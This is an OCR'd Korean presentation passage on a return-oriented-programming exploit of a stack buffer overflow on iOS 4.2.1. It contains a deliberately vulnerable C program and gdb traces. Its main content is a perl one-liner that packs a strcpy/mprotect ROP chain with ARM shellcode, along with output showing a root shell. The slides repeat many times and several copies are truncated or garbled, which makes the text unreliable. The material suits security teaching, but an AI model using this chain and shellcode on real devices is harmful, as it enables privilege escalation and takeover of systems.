
(3) Exploitation

donut( ) 대신에 우리는 스택에 위치한 shellcode 의 주소로 변조 할 수 있다.
우리가 계획한 시나리오 대로라면, 스택에 실행권한을 주었기때문에 shellcode가 실행 될 것이다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                eserved)
(gdb)
```

(3) Exploitation


donut( ) 대신에 우리는 스택에 위치한 shellcode 의 주소로 변조 할 수 있다.
우리가 계획한 시나리오 대로라면, 스택에 실행권한을 주었기때문에 shellcode가 실행 될 것이다.



(3) Exploitation

donut( ) 대신에 우리는 스택에 위치한 shellcode 의 주소로 변조 할 수 있다.
우리가 계획한 시나리오 대로라면, 스택에 실행권한을 주었기때문에 shellcode가 실행 될 것이다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                eserved)
(gdb)
```



(3) Exploitation

donut( ) 대신에 우리는 스택에 위치한 shellcode 의 주소로 변조 할 수 있다.
우리가 계획한 시나리오 대로라면, 스택에 실행권한을 주었기때문에 shellcode가 실행 될 것이다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                    eserved)
(gdb)
```

(3) Exploitation

정상적으로 shellcode로 이동한다. 하지만 exception이 발생한다. 그 이유는 왜일까.
shellcode에 포함된 명령어 eor r2, r2, r2 스택을 참조하기때문에 발생한다.

```
Breakpoint 4, 0x2fdfff20 in ?? ()
(gdb) x/10i $sp
0x2fdff220:     eor     r2, r2, r2
0x2fdff224:     ldr     r1, [pc, #20]
0x2fdff228:     lsl     r0, r1, r2
0x2fdff22c:     str     r1, [sp, #4]
0x2fdff230:     str     r2, [sp, #8]
0x2fdff234:     add     r1, sp, #4
0x2fdff238:     mov     r12, #59
0x2fdff23c:     svc     0x00808
0x2fdff240:     sbcscc  r0, r11, #5368
```

(3) Exploitation

정상적으로 shellcode로 이동한다. 하지만 exception이 발생한다. 그 이유는 왜일까.
shellcode에 포함된 명령어 eor r2, r2, r2 스택을 참조하기때문에 발생한다.

```
Breakpoint 4, 0x2fdfff20 in ?? ()
(gdb) x/10i $sp
0x2fdff220:     eor     r2, r2, r2
0x2fdff224:     ldr     r1, [pc, #20]
0x2fdff228:     lsl     r0, r1, r2
0x2fdff22c:     str     r1, [sp, #4]
0x2fdff230:     str     r2, [sp, #8]
0x2fdff234:     add     r1, sp, #4
0x2fdff238:     mov     r12, #59
0x2fdff23c:     svc     0x00808
0x2fdff240:     sbcscc  r0, r11, #5368
```

```
(gdb) b* 0x2fdff220
Breakpoint 5 at 0x2fdff220
(gdb) b* 0x2fdff224
Breakpoint 6 at 0x2fdff224
(gdb) b* 0x2fdff228
Breakpoint 7 at 0x2fdff228
(gdb) b* 0x2fdff22c
Breakpoint 8 at 0x2fdff22c
(gdb) b* 0x2fdff230
Breakpoint 9 at 0x2fdff230
(gdb) b* 0x2fdff234
Breakpoint 10 at 0x2fdff234
(gdb) b* 0x2fdff238
Breakpoint 11 at 0x2fdff238
(gdb) b* 0x2fdff23c
Breakpoint 12 at 0x2fdff23c
(gdb) b* 0x2fdff240
Breakpoint 13 at 0x2fdff240
(gdb) b* 0x2fdff244
Breakpoint 14 at 0x2fdff244
(gdb) c
Continuing.

Program received signal EXC_BAD_INSTRUCTION, Illegal instruction/operand.
0x2fe00000 in __dyld__mh_dylinker_header ()
```

ROP on iOS(Scenario two)

3. ROP on iOS(Scenario two)


Safe² Red Alert

(1) Scenario

- BoF 발생
- Return address를 strcpy( )의 주소로 변조
- 함수가 끝날때 strcpy( ) 호출 / 스택에 위치한 shellcode를 RW 권한을 가진 메모리 영역에 복사
- mprotect( )호출 쉘코드가 복사된 영역의 권한을 R-X로 바꾸어준다.
- Shellcode 의 주소로 이동/실행

(1) Scenario

- BoF 발생
- Return address를 strcpy( )의 주소로 변조
- 함수가 끝날때 strcpy( ) 호출 / 스택에 위치한 shellcode를 RW 권한을 가진 메모리 영역에 복사
- mprotect( )호출 쉘코드가 복사된 영역의 권한을 R-X로 바꾸어준다.
- Shellcode 의 주소로 이동/실행




(1) Scenario

- BoF 발생
- Return address를 strcpy( )의 주소로 변조
- 함수가 끝날때 strcpy( ) 호출 / 스택에 위치한 shellcode를 RW 권한을 가진 메모리 영역에 복사
- mprotect( )호출 쉘코드가 복사된 영역의 권한을 R-X로 바꾸어준다.
- Shellcode 의 주소로 이동/실행


(1) Scenario

- BoF 발생
- Return address를 strcpy( )의 주소로 변조
- 함수가 끝날때 strcpy( ) 호출 / 스택에 위치한 shellcode를 RW 권한을 가진 메모리 영역에 복사
- mprotect( )호출 쉘코드가 복사된 영역의 권한을 R-X로 바꾸어준다.
- Shellcode 의 주소로 이동/실행



(1) Scenario

- BoF 발생
- Return address를 strcpy( )의 주소로 변조
- 함수가 끝날때 strcpy( ) 호출 / 스택에 위치한 shellcode를 RW 권한을 가진 메모리 영역에 복사
- mprotect( )호출 헬코드가 복사된 영역의 권한을 R-X로 바꾸어준다.
- Shellcode 의 주소로 이동/실행



(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
```

```
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
int main(int argc, char*
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

3. ROP on iOS(Scenario two)

Safe² Red Alert

(3) Exploitation


ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.


```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff218),pack('V'
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack('V',0x12341234),pack('V
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pack('V',0x00001000),pack('
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pack('V',0x2fd01000),"\x02
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04\x10\x8d\xe2\x3b\xc0\xa0
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procm
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  test14.c  test15  test15.c  test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑祭/\쪫0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```





(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쪪0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
od),20(staff),29(certusers),80(admin)
whoami
root
ls
test12  test12.c  test13  test13.c  test14  tes                          test8.c
pwd
/h2spice_test/iOS_4.2.1_BoF/tmp
```

register
r0
r1
r2
r3
r7
.....
pc

AABBBBCCCC
sfp
pc
r0
r1
r2
r3
pc
sfp
pc
r0
r1
r2
r3
pc
stp
pc

(3) Exploitation

ROP시나리오1 공격코드와 비교했을때 함수하나를 더 사용한다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF/tmp root# (perl -e 'print "AABBBBCCCC",pack(
,0x3088a55c),pack('V',0x2fd01000),pack('V',0x2fdff23c),pack('V',0x12341234),pack
',0x000022d8),pack('V',0x2fdff234),pack('V',0x3088a55c),pack('V',0x2fd01000),pac
V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack('V',0x12341234),pa
\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20\x8d\xe5\x04
\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test14

AABBBBCCCC↑衫/\쬚0

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daem                    ),5(opera
